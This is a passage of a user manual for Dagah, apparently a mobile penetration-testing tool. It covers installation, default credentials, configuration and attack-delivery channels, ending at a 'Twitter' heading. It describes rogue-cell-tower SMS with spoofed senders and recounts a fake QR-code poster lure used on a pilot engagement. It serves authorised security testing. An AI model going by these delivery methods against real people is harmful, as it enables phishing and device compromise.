Dagah User Manual
1.1.4


Installation

Virtual Machine

The virtual machine OVA can be imported into Vmware or Virtualbox. We will use Virtualbox in this guide.

Click on the .ova file you downloaded from the Shevirah website. It will open the import dialog in Virtual Box.

The virtual machine has DHCP enabled. You will need to find the IP address based on your local network. Log into the VM directly with the credentials **dagah:dagah**.



Once logged in run the command ip addr and find the IP address of enp0s9.

```
Password:
Last login: Sun Jul  9 01:51:29 from 192.168.0.152
[dagah@localhost ~]$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
qlen 1000
    link/ether 08:00:27:76:73:6d brd ff:ff:ff:ff:ff:ff
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
qlen 1000
    link/ether 08:00:27:3e:d8:c3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.33.10/24 brd 192.168.33.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe3e:d8c3/64 scope link
       valid_lft forever preferred_lft forever
4: enp0s9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
qlen 1000
    link/ether 08:00:27:a5:49:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.189/24 brd 192.168.0.255 scope global dynamic enp0s9
       valid_lft 85455sec preferred_lft 85455sec
[dagah@localhost ~]$ _
```


Use this IP address to log in to the web interface via HTTP. You can also log in via SSH to use the command line interface.

```
Georgias-MBP:Downloads georgiaweidman$ ssh dagah@192.168.0.189
dagah@192.168.0.189's password:
Last login: Tue Jul 18 03:14:14 2017 from 192.168.0.152
[dagah@localhost ~]$
```


AMI

Alternatively, there is an AMI published on Amazon that you can import into your AWS account. The current AMI identifier is published at www.shevirah.com/downloads (AMI-0D59691B at the time of this writing).

In your AWS EC2 account go to Launch Instance and choose “Community AMIs” on the left. Search for the AMI ID from the Shevirah website.



Select the Dagah AMI and launch it as you would any other Amazon instance. For the Security Group, Dagah needs HTTP (80) and SSH (22) open.



The IP address you will use in the Setup section below is the external IP address assigned by EC2.

Setup

The Command Line


The dagah command line interface is at /home/dagah/dagah. The GUI is a wrapper for the command line and thus the command line can do everything the GUI can do and then some.

You can run the command line interface with **python dagah2.pyc**


The configuration options for the command line are at /home/dagah/dagah/config. Open the file in your favorite editor to make changes. The only option you are required to set is the IPADDRESS (automatic setting at boot coming soon). We will look at editing some other option as they come up in this walkthrough. For now save the config file with IPADDRESS=192.168.0.189 (change to your IP address). Otherwise you are ready to go.

The GUI


Alternatively, you can use the Dagah GUI. Browse to http://192.168.0.189 (change to your IP address). You will be prompted to create a user account.




Log in as the user you just created.




The first time you log in you will be prompted to read and accept a license agreement.



The first time you log in a little box walks you through the steps of using Dagah. You can walk through it with the Next-> button or skip through it with the Skip button if you'd rather read it all here.




You will see a message that the Site Configurator is not set. Click the gear icon on the top right and select Site Configuration.



The only option you need to set to use Dagah is the IP address (auto configuration of IP coming soon).


Set the IP Address field to 192.168.0.189 (change to your IP).



Scroll to the bottom of the page, and save the configuration. You will be prompted to log in again. You are now ready to use the Dagah GUI.

Mobile Modems


Dagah allows you to send attacks over other communication methods besides traditional TCP/IP, as mobile devices and IoT speak a variety of communication methods mobile modem, Zigbee, Bluetooth, etc. as the case may be. If you are going to use a delivery method that requires a mobile modem, attach one through the configuration page.



App

The Dagah Mobile Modem App for Android allows you to use the mobile modem in the device to send attacks over SMS, NFC, and Bluetooth. To install the application on your Android device browse to http://192.168.0.189/DagahModemBridge.apk (change IP address to yours). Install the app. You will be presented with a screen the one shown below.

The IP address should be set to the IP of the VM. The path is where it checks in on the webserver and the key is going to be phased out for Virgil security crypto soon. Path and key should match the configuration options on the server configuration page (or config file for command line).




The default path is androidapp and the default key is KEYKEY1. After filling in the information click the Toggle Connection button. If the app is able to connect to the server you will see Connected on the app.

The app will periodically check in with the server for commands. To disconnect click Toggle Connection again and the Connected message will disappear.

OpenBTS

Dagah can attach to an OpenBTS based system to simulate a rogue cell tower. The OpenBTS system needs to have SSH enabled for Dagah to log in. Fill out the OpenBTS Configuration section on the Configuration page with the IP address, username, and password to log in to the OpenBTS box.




The OPENBTSSENDER option is the sender phone number for SMS messages. OpenBTS allows you to spoof this field.

Twilio

Dagah can also hook up to the Twilio service to send text messages. Sign up for a Twilio account at twilio.com.

You will need your Account SID and Auth Token from Twilio. You will also need a Twilio number for the sender number.




(More modem options coming soon)


Licensing:

By default, Dagah is the Community version. It is free but limited in capabilities. Good for broke researchers and people who want to get to know the product before buying a professional license.

To insert a different license, click on License:Community at the top right.



Click Choose License and select your license file from the file browser dialog. It should be a .lic file. Click Update License.



When you log in again you should see License:PROFESSIONAL or License:ENTERPRISE at the top right based on the license you have.

Attack Methods

SMS

Dagah can send text messages using the modem app, Twilio, or OpenBTS.

In addition to entering text for the text message, you can save templates of common attacks. (built in templates based on attacks seen in the wild coming soon).

To create an SMS template go to View SMS Templates in the menu on the left side of Dagah. Click Add new SMS template and enter the text.

Near Field Communication (NFC)

Dagah can deliver attacks via NFC tags using the Modem App.

QR Code

Dagah can create QR Code representation of attack links. A modem is not necessary. The user can deliver the QR code to targets however they like. For example, on a pilot engagement Shevirah's team made a poster that appeared to be for a discount code for a restaurant in the same building as the target organization. The poster with the QR code prompting employees to download an agent version of the restaurant's mobile app (more on that later) was hung in the company's break room.

External

For customers who are only interested in post exploitation and return of investment testing, external delivery will set up the attack but leave delivering post exploitation agents to the user.

Messaging Apps

Dagah can also hook up to messaging apps to deliver attacks. Connecting to message apps (getting the tokens for the configuration) is currently only supported on the command line (GUI support coming soon).

Twitter

